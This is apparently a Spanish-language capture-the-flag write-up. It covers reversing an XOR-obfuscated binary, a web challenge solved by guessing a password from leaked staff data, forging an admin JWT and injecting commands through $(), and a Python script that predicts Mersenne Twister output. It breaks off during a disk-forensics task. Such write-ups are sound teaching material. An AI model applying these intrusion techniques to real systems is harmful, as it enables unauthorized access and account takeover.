BAAAAAQAAABQAwAAAAAAFADAAAAAAAUAMAAAAAAAkAAAAAAACQAAAAAAAABAAAAAAAAAE
AAAABAAAALAiAAAAAAAsCIAAAAAACwIgAAAAAAFAAAAAAAAAUAAAAAAAAAIAAAAAAAAQA
AAAEAAAAACMAAAAAAAIwAAAAAAAAjAAAAAAAIAAAAAAAAAgAAAAAAAAQAAAAAAAU+V0
ZAQAAACwIgAAAAAALAiAAAAAAAsCIAAAAAABQAAAAAAAAFAAAAAAAACAAAAAAABQ5XRk
BAAAGghAAAAAAAaCEAAAAAABoIQAAAAAAEQAAAAAAARAAAAAAAAEAAAAAAAFHldGQG
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABAAAAAAAAUuV0ZAQA
AACILQAAAAAAIg9AAAAAAAiD0AAAAAAB4AgAAAAAAHgCAAAAAAAAQAAAAAAAAEAAAAFAAA
AAMAAABHTlUAVKLmDx/YUYqcEKSYeY8o5ZhATocvbGliNjQvbGQtbGludXgteDg2LTY0LnNvLjIA
AgAAAAwAAAABAAAABgAAAAAgQAAAAADAAAAAAAAADRZc5tAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAACQAAAASAAAAAAAAAAAAAAAAAAAAAAAADoAAAASAAAAAAAAAAAAAAAAAAAAAAFsA
AAASAAAAAAAAAAAAAAAAAAAAAAAJgAAAAgAAAAAAAAAAAAAAAAAAAAAAAAAEAAAASAAAAAAA
AAAAAAAAAAAAAAAAAAYAAAASAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAADMAAAASAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA
```


AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA
```


AAAAAQAAAAAAAAAEAAAAEAAAAAEAAABHTlUAAAAAAAMAAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
bwAAAADoBQAAAAAAAP///28AAAAAAQAAAAAAAADw//9vAAAAAM4FAAAAAAAA+f//bwAAAAADAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAmD0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAMBAAAAAA
AABAEAAAAAAAAFAQAAAAAAAAYBAAAAAAAAAABwEAAAAAAAIQAAAAAAAAAAkBAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIQAAAAAAAAEdDQzogKEdl
bnRvbyAxNS4yLjFfcDIwMjUxMTIyIHAzKSAxNS4yLjEgMjAyNTExMjIAR0NDOiAoR2VudG9vIDE1
LjIuMV9wMjAyNjAyMTQgcDUpIDE1LjIuMSAyMDI2MDIxNAAALnNoc3RydGFiAC5ub3RlLmdudS5i
dWlsZC1pZAAuaW50ZXJwAC5nbnUuaGFzaAAuZHluc3ltAC5keW5zdHIALmdudS52ZXJzaW9uAC5n
bnUudmVyc2lvbl9yAC5yZWxhLmR5bgAucmVsYS5wbHQALmluaXQALnBsdC5nb3QALnBsdC5zZWMA
LnRleHQALmZpbmkALnJvZGF0YQAuZWhfZnJhbWVfaGRyAC5laF9mcmFtZQAubm90ZS5nbnUucHJv
cGVydHkALm5vdGUuQUJJLXRhZwAuaW5pdF9hcnJheQAuZmluaV9hcnJheQAuZHluYW1pYwAuZGF0
YQAuYnNzAC5jb21tZW50AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsAAAAHAAAAAgAAAAAAAAABQAwAAAAAAAFADAAAAAAAAA
JAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAeAAAAAQAAAAIAAAAAAAAAAAdAMAAAAAAAAB0
AwAAAAAAABwAAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAAAAAAJgAAAPb//28CAAAAAAAAAAJAD
AAAAAAAAkAMAAAAAAAAkAAAAAAAAAAAQAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAADAAAAALAAAAAgAA
AAAAAAC4AwAAAAAAALgDAAAAAAAAOAEAAAAAAAAFAAAAAQAAAAgAAAAAAAAAAGAAAAAAAAAAAA4AAAA
AwAAAAIAAAAAAAAAAA8AQAAAAAADwBAAAAAAAAN0AAAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAA
AAAAQAAAAP///28CAAAAAAAAAAM4FAAAAAAAAAzgUAAAAAAAAAAaAAAAAAAAAAAQAAAAAAAAAAAgAAAAAA
AAACAAAAAAAAAAAE0AAAD+//9vAgAAAAAAAAAADoBQAAAAAAAAOgFAAAAAAAAAAAUAAAAAAAAAAAAFAAAAAAQAA
AAgAAAAAAAAAAAAAAAAAAAAABcAAAABAAAAAAIAAAAAAAAAAAOAYAAAAAAAAAA4BgAAAAAAAAAMAAAAAAAAAAAA
BAAAAAAAAAAAIAAAAAAAAAAABgAAAAAAAAAAAAZgAAAAQAAABCAAAAAAAAAAPgGAAAAAAAAAA+AYAAAAAAAACo
AAAAAAAAAAAAQAAAAYAAAACAAAAAAAAAAAAYAAAAAAAAAAAHAAAAAABAAAABgAAAAAAAAAAAAEAAAAAAAAAAAAQ
AAAAAAAAGwAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAABrAAAAAQAAAAYAAAAAAAAAAAIBAA
AAAAAAAgEAAAAAAAAAAIAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAABAAAAAAAAAAAAdgAAAAEAAAAGAAAA
AAAAAKAQAAAAAAAAAoBAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAQAAAAAAAAAAAH8AAAAB
AAAABgAAAAAAAAAACwEAAAAAAAAALAQAAAAAAAAAcAAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAEAAAAAAA
AACIAAAAAQAAAAYAAAAAAAAAAAIBEAAAAAAAAAAgEQAAAAAAAAL0CAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAA
AAAAAAAAAAAAjgAAAAEAAAAGAAAAAAAAAAAAOATAAAAAAAAAA4BMAAAAAAAAAANAAAAAAAAAAAAAAAAAAAA
BAAAAAAAAAAAAAAAAAAAAJQAAAABAAAAAAgAAAAAAAAAAAAIAAAAAAAAAAAgAAAAAAAAAAZQEAAAAAAAAAAA
AAAAAAAAACAAAAAAAAAAAAAAAAAAAACcAAAAAQAAAAIAAAAAAAAAAAaCEAAAAAAAABoIQAAAAAAAAEQA
AAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAqgAAAAEAAAACAAAAAAAAAAALAhAAAAAAAAAAsCEA
AAAAAAAAAQAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAALQAAAAHAAAAAgAAAAAAAAAACwIgAA
AAAAALAiAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAAAgAAAAAAAAAAAAAAAAAAAAADHAAAABwAAAAIAAAAA
AAAAACMAAAAAAAAAAAIwAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAA1QAAAA4A
AAADAAAAAAAAAAAAIg9AAAAAAAAAAiC0AAAAAAAAAAIAAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAIAAAAAAAAAA
AOEAAAAPAAAAAwAAAAAAAAAACQPQAAAAAAAAJAtAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAgAAAAAAAAAA
CAAAAAAAAAAADtAAAABgAAAAMAAAAAAAAAAAAmD0AAAAAAAACYLQAAAAAAAAAAPABAAAAAAAAABQAAAAAAAAAAAI
AAAAAAAAABAAAAAAAAAAAAAegAAAAEAAAADAAAAAAAAAAAAIg/AAAAAAAAAAiC8AAAAAAAAAB4AAAAAAAAAAAAAA
AAAAAAAACAAAAAAAAAAAAIAAAAAAAAAAAPYAAAABAAAAAAwAAAAAAAAAAAAQAAAAAAAAAAAwAAAAAAAAAAAEAAA
AAAAAAAAAAAAAAAAAAAgAAAAAAAAAAAAAAAAAAAAD8AAAACAAAAAAMAAAAAAAAAAAEEAAAAAAAAAAAQMAAA
AAAAAAgAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAAAAAAAQEAAAEAAAAwAAAAAAAAAAAAAAAA
AAAAEDAAAAAAAAAABkAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAABAAAAAAAAAAAAEAAADAAAAAAAAAAAAAAA
AAAAAAAAAAAAAHQwAAAAAAAAAACgEAAAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAA=
----------
```


Después se codificó pegando el contenido en la entrada del siguiente comando:

```
cat | base64 -d > herramienta
```

Decompilando el ejecutable se encontró el siguiente fragmento:

```
void FUN_00101290(void)

{
  long lVar1;

  puts("\n========================================");
  puts("Mensaje de Javier:");
  lVar1 = 0;
  do {
    putchar((int)(char)((&DAT_00102140)[lVar1] ^ (&DAT_00102033)[(int)lVar1 % 4]));
    lVar1 = lVar1 + 1;
  } while (lVar1 != 0x25);
  puts("\n========================================");
  return;
}
```

Esto va impriminedo caracteres resultados del XOR (`^`) hasta que `lVar1` valga `0x25` (37). La parte de `lVar1 % 4` permite entender que está utilizando una clave de 4 caracteres.

Viendo el contenido del ejecutable con `xdd` permite ver que en esa zona está el texto `J4V1`.

```
xxd herramienta
```

```
00002000: 0100 0200 2d3e 2052 6561 6c69 7a61 6e64  ....-> Realizand
00002010: 6f20 6469 6167 6ec3 b373 7469 636f 3a00  o diagn..stico:.
00002020: 4d65 6e73 616a 6520 6465 204a 6176 6965  Mensaje de Javie
00002030: 723a 004a 3456 3100 7765 6200 4465 7361  r:.J4V1.web.Desa
00002040: 7272 6f6c 6c61 6461 2070 6f72 204a 6176  rrollada por Jav
00002050: 6965 7220 532e 2046 2e00 6462 006c 6f67  ier S. F..db.log
00002060: 7300 2020 5365 7276 6963 696f 2025 733a  s.  Servicio %s:
00002070: 204f 4b0a 002d 3e20 4469 6167 6ec3 b373   OK..-> Diagn..s
00002080: 7469 636f 2063 6f6d 706c 6574 6164 6f2e  tico completado.
00002090: 0000 0000 0000 0000 2d3e 2045 7272 6f72  ........-> Error
000020a0: 2063 72c3 ad74 6963 6f2e 2053 616c 6965   cr..tico. Salie
000020b0: 6e64 6f2e 2e2e 0000 0a3d 3d3d 3d3d 3d3d  ndo......=======
000020c0: 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d  ==========
000020d0: 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d  ==========
000020e0: 3d00 0000 0000 0000 4865 7272 616d 6965  =.......Herramie
000020f0: 6e74 6120 496e 7465 726e 6120 6465 2041  nta Interna de A
00002100: 6ec3 a16c 6973 6973 0000 0000 0000 0000  n..lisis........
00002110: 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d  ----------
00002120: 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d 2d2d  ----------
00002130: 2d2d 2d2d 2d2d 2d2d 0000 0000 0000 0000  --------........
00002140: 2c58 3756 3147 625d 3f50 6745 7a01 0948  ,X7V1Gb]?PgEz..H
00002150: 1500 3443 7e57 6745 7a01 0955 796b 3c05  ..4C~WgEz..Uyk<.
00002160: 3c05 6543 3700 0000 011b 033b 4400 0000  <.eC7......;D...
```

Y en la zona del otro parámetro del XOR empieza una cadena de 37 bytes:

```
2c58 3756 3147 625d 3f50 6745 7a01 0948
1500 3443 7e57 6745 7a01 0955 796b 3c05
3c05 6543 37
```

Realizando de nuevo la operación XOR recuperamos la *flag*:

```
from itertools import cycle
DATA = bytes.fromhex(''.join([
   '2c58 3756 3147 625d 3f50 6745 7a01 0948'.replace(' ' , ''),
   '1500 3443 7e57 6745 7a01 0955 796b 3c05'.replace(' ' , ''),
   '3c05 6543 37'.replace(' ' , '')
]))
KEY = b'J4V1'
FLAG = bytes([c ^ k for c, k in zip(DATA, cycle(KEY))])
print(FLAG.decode())
```

```
flag{s4lud1t05_y_4br4c1t05_d3_j4v13r}
```

CorpGlobal Intrusion

> CorpGlobal lleva años siendo referente en el sector. Miles de empleados, oficinas en doce países, una infraestructura tecnológica de la que presumen en cada conferencia. Todo bajo control. Todo vigilado. Todo seguro.
>
> O eso creían.
>
> Hace tres días, un analista del equipo de operaciones detectó algo extraño en los logs del sistema de administración. Accesos que no cuadraban. Movimientos en zonas que deberían ser inaccesibles. Nada escandaloso, nada que disparara las alarmas automáticas. Solo pequeñas anomalías que, vistas por separado, no significan nada. Vistas juntas, cuentan una historia muy diferente.
>
> Alguien ha estado dentro. Se ha movido con calma, sin dejar rastro evidente, como si conociera el sistema desde dentro. Y lo peor: nadie sabe todavía cómo entró.
>
> Te han llamado para averiguarlo. El punto de partida es todo lo que CorpGlobal tiene a la vista. A veces, la brecha más peligrosa no está en el código. Está en las personas.

Se nos presentan dos sitios web. Un portal de autenticación para una consola de administración y una plataforma social de empleados.

Leyendo los mensajes del usuario con el que está la sesión iniciada se encuentra el siguiente:


*Ah, por cierto — para los 3 nuevos que entran esta semana: sus cuentas se crean con la contraseña temporal del sistema legacy de IT. El formato es **nombre de mascota + año de incorporación + ciudad de origen**. Ya sé que es horrible desde el punto de vista de seguridad, pero Eduardo dice que lo van a migrar al gestor de credenciales "en el siguiente sprint" desde hace seis meses 🙄 Por favor diles que la cambien el primer día.*

Analizando el código fuente de la página se encuentra que hay una función que expone gran cantidad de información de todos los empleados.

```
<script>
// ============================================================
//  CorpGlobal Internal Social Network — frontend v2.0.3
//  Author: @cmendez_dev  |  Reviewed: @dchen_ops
// ============================================================

// ============================================================================
//  LEGACY API v1  —  DEPRECATED  —  TODO: REMOVE BEFORE RELEASE 2.1
//  Ticket: CORP-847  |  Assigned: @dchen_ops @cmendez_dev
//  Endpoint base:  /api/v1/
// ============================================================================
(function () {
  const _API_USERS = {
      ... // No mostrado intencionalmente
  };
  ...
```

En esta función se encuentran todos los campos necesarios (usuario, mascota, año, ciudad) de todos los usuarios. En concreto hay cuatro con mascota y probando con los usuario (`erobles_it`) y los datos en el formato de la contraseña temporal (`Buster2018Sevilla`) conseguimos el acceso a la consola de administración. Desde esta podemos ver que hay una sección bloqueada y muestra el mensaje *Esta sección requiere permisos de administrador.*.



Utilizando las herramientas de desarrollador del navegador se puede encontrar que hay una *cookie* JWT:


```
cg_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImVyb2JsZXNfaXQiLCJyb2xlIjoiaXRfc3RhZmYiLCJpYXQiOjE3Nzc2NTYxNTZ9.qfijFW-VmdLMBDKvmXyUIUgFNhYuRrmPivvgaLekkAg
```

Esta contiene la siguiente información:

```
{
   "alg": "HS256",
   "typ": "JWT"
}
```

```
{
  "username": "erobles_it",
  "role": "it_staff",
  "iat": 1777656156
}
```

Investigando de nuevo en la red social se puede encontrar una respuesta a una publicación posteriormente editada:



Con este secreto podemos (`C0rpG10b4l_D3v`) firmar *tokens* JWT modificados.

Cambiamos el valor de *role* de `it_staff` a `admin` y firmamos con el secreto, generando el siguiente *token*:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImVyb2JsZXNfaXQiLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3Nzc
2NTYxNTZ9.nv-5MAda4153HllT4UlWgsRomsqC8-tMFQcE0MkqPC0
```

Modificando el valor de la cookie almacenada y recargando la página se nos dio acceso a la sección de auditoría. En esta hay una barra de búsqueda nos permite consultar ficheros dentro de una carpeta.

Se intentó consultar otros directorios pero algunos caracteres estaban prohibidos en las consultas desde el propio servidor, tales como `.`, `|`, `|` o `&`. En carácter `$` estaba permitido pero solo había unas pocas variables de entorno que podían ser consultadas. Este fue el caso de introducir `$PATH`, lo cual provoca la salida:

```
tail: can't open '/var/log/corpglobal//usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin': No
such file or directory
tail: no files
```

Tras comprobar que `$` era un carácter admitido, probamos a inyectar comandos con el operador `$()`. Introduciendo `$(tree)` se nos devuelve el contenido de todos los ficheros del directorio, entre los que se encuentra la *flag*:

```
==> flag.txt <==
flag{JWT_F0rg3ry_4nd_CMD_1nj3ct10n_pwn3d}
```

Crypto

Érase una tragaperras

> ¡Madre mía la que se ha liado en Desengaño 21! Bajas a por el pan y te encuentras un armatoste de luces parpadeantes en medio del descansillo. Resulta que Mauri, en un ataque de desesperación (y dudosa legalidad), ha instalado una máquina tragaperras en el portal. Su plan maestro: que Doña Concha se gaste la pensión y así cobrarse los recibos atrasados de la comunidad.
>
> "Radiopatio" está a tope, pero lo interesante me lo ha contado Mariano. El tío lleva toda la mañana apoyado en la garita, libreta en mano y el cigarro a medio consumir, mirando fijamente la maquinita.
>
> —Chaval, te digo yo que esto tiene truco —me ha dicho, dándose golpecitos en la sien—. El Mauri se cree muy listo, pero ha comprado una tragaperras de saldo en el rastro. Llevo un buen rato apuntando los numeritos que salen cuando pierdes. Yo de matemáticas ando justo, pero te juro por la cobertura de mi móvil que esta maquinita no es tan aleatoria como parece. ¡Si estudias bien los números que tira, seguro que se le puede adivinar la siguiente jugada!
>
> Mariano me ha pasado un cable serie conectado a la placa de la máquina y un puerto TCP. Dice que si le saco el "Jackpot", la mitad de lo que lleve dentro la máquina es para mí, y con el resto tapamos los pufos de la comunidad.
>
> ¿Eres capaz de vaciarle la tragaperras a Mauri antes de que baje Juan Cuesta y organice una junta urgente?

Se nos presenta un código de Python y la direcciín IP y puerto del servidor en el que se ejectuta.

```python
import random
import sys
import time

FLAG = "flag{no soy una flag}"

def main():
    print("================================================")
    print(" 🎰 BIENVENIDO A LA TRAGAPERRAS 'LA FARAONA' 🎰 ")
    print("================================================")
    print("Mauri: '¡Venga, Concha! ¡Eche otra moneda, que esto va para la comunidad!'")
    print("Mariano: 'Tú ni caso, dale a los botones que yo estoy apuntando...'")
    print("------------------------------------------------\n")

    while True:
        r1 = random.getrandbits(32)
        r2 = random.getrandbits(32)
        r3 = random.getrandbits(32)

        try:
            apuesta = input("Introduce tus 3 apuestas (separadas por espacio): ").strip()
            if not apuesta:
```

```
                continue

            numeros_usuario = [int(x) for x in apuesta.split()]

            if len(numeros_usuario) != 3:
                print("Mauri: '¡Oiga! ¡Que son tres números! No me intente engañar.'")
                continue

            print("... Girando rodillos ... 🍒 🍋 🔔")
            time.sleep(0.4)

            if (numeros_usuario[0] == r1 and
                numeros_usuario[1] == r2 and
                numeros_usuario[2] == r3):
                print("\n🚨 ¡¡¡PREMIO!!! 🚨")
                print(f"Mariano: '¡Vámonos que nos vamos! ¡Lo hemos roto!'")
                print(f"Aquí tienes tu premio: {FLAG}")
                break
            else:
                print(f"\n[!] La máquina muestra: {r1} | {r2} | {r3}")
                print("Mauri: '¡Lástima! ¡Casi! Otra monedita para la saca...'")
                print("-----------------------------------------------------")

        except ValueError:
            print("Mauri: '¡Eso no son números! ¡Seguridad!'")
        except EOFError:
            break

if __name__ == "__main__":
    sys.stdout.reconfigure(line_buffering=True)
    main()
```

Puede verse que que la máquina genera 3 números de 32 bits en bucle utilizando la función `getrandbits`, del módulo `random`, que utiliza el algoritmo **Mersenne Twister (MT19937)**. Este algoritmo es inseguro ya que al obtener una cantidad suficiente de valores generados es posible predecir los siguientes.

El programa muestra los valores generados al perder así que se pueden utilizar para explotar la vulnerabilidad. Para reconstruir el estad interno del generador hace falta obtener 624 números de 32 bits (matemáticas hijo). Entonces esto supone un total de 208 tiradas.

Con el siguiente script podemos se automatizan las tiradas y se utiliza `randcrack` para recuperar el estado del generador y predecir los 3 siguientes valores:

```
import re
from re import Match
import socket
from randcrack.randcrack import RandCrack

HOST: str = "" # No mostrado intencionalmente
PORT: int = 12345
```

```python
TIMEOUT: float = 1

def receiveall() -> bytes:
    response = b''
    try:
        while True:
            chunk: bytes = s.recv(4096)
            if not chunk:
                break
            response += chunk
        return response
    except socket.timeout:
        pass
    return response

def retrievenumbers(response: bytes) -> list[int]:
    REGEX = rb'(\d+)\s*\|\s*(\d+)\s*\|\s*(\d+)'
    match: Match[bytes] | None = re.search(REGEX, response)
    return list(map(int, match.groups())) if match else []

def sendmessage(message: str, s: socket.socket) -> bytes:
    print(message, end='')
    s.sendall(message.encode())
    response: bytes = receiveall()
    print(response.decode())
    return response


def main(s: socket.socket):

    # Connect
    s.connect((HOST, PORT))

    # Receive header
    response: bytes = receiveall()
    print(response.decode())

    rc: RandCrack = RandCrack()
    while not rc.state:

        # Log results
        print(f'Counter {rc.counter}: ', end='')
        response = sendmessage('0 0 0\n', s)
        if numbers := retrievenumbers(response):
            for number in numbers:
                rc.submit(number)
        else:
            print(f'====== RESET ======')
            rc = RandCrack()

    # Predict numbers
    n1: int = rc.predict_getrandbits(32)
    n2: int = rc.predict_getrandbits(32)
    n3: int = rc.predict_getrandbits(32)
```

```
    response = sendmessage(f'{n1} {n2} {n3}\n', s)

    # Close connection
    s.close()

if __name__ == '__main__':
    try:
        s = socket.socket(family=socket.AF_INET, type=socket.SOCK_STREAM)
        s.settimeout(TIMEOUT)
        main(s)
    except KeyboardInterrupt:
        s.close()
```

```
🚨 ¡¡¡PREMIO!!! 🚨
Mariano: '¡Vámonos que nos vamos! ¡Lo hemos roto!'
Aquí tienes tu premio: flag{t0m4_d4m3l0_t0d0_mun3c4}
```

Forense

El disco duro de roer

> Un dispositivo confiscado durante una operación encubierta ha llegado a tus manos. El equipo de campo logró hacer un volcado del disco justo antes de que el sospechoso pudiera destruirlo por completo, pero no fue suficiente. En los últimos segundos antes de la incautación, alguien actuó con rapidez y borró los archivos más comprometedores.
>
> Lo que había en ese disco no era ordinario. Los analistas que procesaron la escena volvieron con más preguntas que respuestas, y una certeza: allí había algo que alguien no quería que nadie encontrara. Algo lo suficientemente valioso como para arriesgarse a actuar en el último momento.
>
> El rastro no ha desaparecido del todo. Los datos borrados dejan huellas, y tú sabes cómo leerlas. Cada silencio en el disco tiene una historia. La pregunta es si eres capaz de reconstruirla antes de que el tiempo juegue en tu contra.
>
> El sospechoso creía que borrar era suficiente. Estaba equivocado.

Nos dan un fichero nombrado `disco.zip`, el cual contiene `disco.img`, la imagen del disco duro. Para analizarlo utilizamos varias herrmientas de *The Sleuth Kit*.

Primero inspeccionamos los detalles de la imagen con `img_stat`, que revela un tipo de imagen *raw*.

```
img_stat disco.img
```

```
IMAGE FILE INFORMATION
--------------------------------------------
Image Type: raw

Size in bytes: 209715200
Sector size:    512
```

Después inspeccionamos si existen particiones en el disco con `mmls`. No devuelve nada por lo que se entiende que no tiene tabla de particiones.

```
mmls disco.img
```

Con `fls -r` revelamos de forma recursiva los contenidos del disco, incluyendo los ficheros eliminados. Estos incluyen 2 ficheros de capturas de tráfico de red (`.pcap`), una imagen (`.png`) y un documento (`.pdf`):

```
fls -r disco.img
```

```
d/d 4:  Documentos
+ r/r * 22:     semilla.png
+ r/r * 25:     incidente1.pcap
d/d 6:  Fotos
+ r/r * 38:     velocidad.pdf
d/d 8:  Descargas
+ r/r * 55:     incidente2.pcap
d/d 10: Musica
v/v 6452259:    $MBR
v/v 6452260:    $FAT1
v/v 6452261:    $FAT2
V/V 6452262:    $OrphanFiles
```


Finalmente recuperamos los archivos con `tsk_recover`:


```
tsk_recover disco.img recover && tree recover
```

```
Files Recovered: 4
recover
├── Descargas
│   └── incidente2.pcap
├── Documentos
│   ├── incidente1.pcap
│   └── semilla.png
└── Fotos
    └── velocidad.pdf

4 directories, 4 files
```

La imagen `semilla.png` contiene el número `42` y el documento `velocidad.pdf` contiene el número `2000`.





Abriendo el fichero `incidente1.pcap` con Wireshark y aplicando el filtro `http` se muestra que se

transmitieron dos documentos:

```
4   0.002309    192.168.1.105   192.168.1.1 HTTP    198 GET /report_2024.pdf HTTP/1.1
994 0.800050    192.168.1.1 192.168.1.105   HTTP    2397    HTTP/1.1 200 OK  (JPEG JFIF image)
1003    0.810447    192.168.1.105   192.168.1.1 HTTP    196 GET /backup.tar.gz HTTP/1.1
2779    2.470977    192.168.1.1 192.168.1.105   HTTP    2157    HTTP/1.1 200 OK  (application/x-gzip)
```

Estos pueden extraerse desde el propio Wireshark al haberse transmitido en claro mendiante HTTP.

El documento `report_2024.pdf` es una imagen de un paisaje y en realidad es una imagen JPEG.

```
file Documentos/report_2024.pdf
```

```
Documentos/report_2024.pdf: JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72,
segment length 16, progressive, precision 8, 5493x3666, components 3
```

Inspeccionándolo en más detalle se puede ver que hay datos depués del final de la imagen (EOI, carácter hexadecimal `ffd9`):

```
xxd Documentos/report_2024.pdf | tail -n 15
```

```
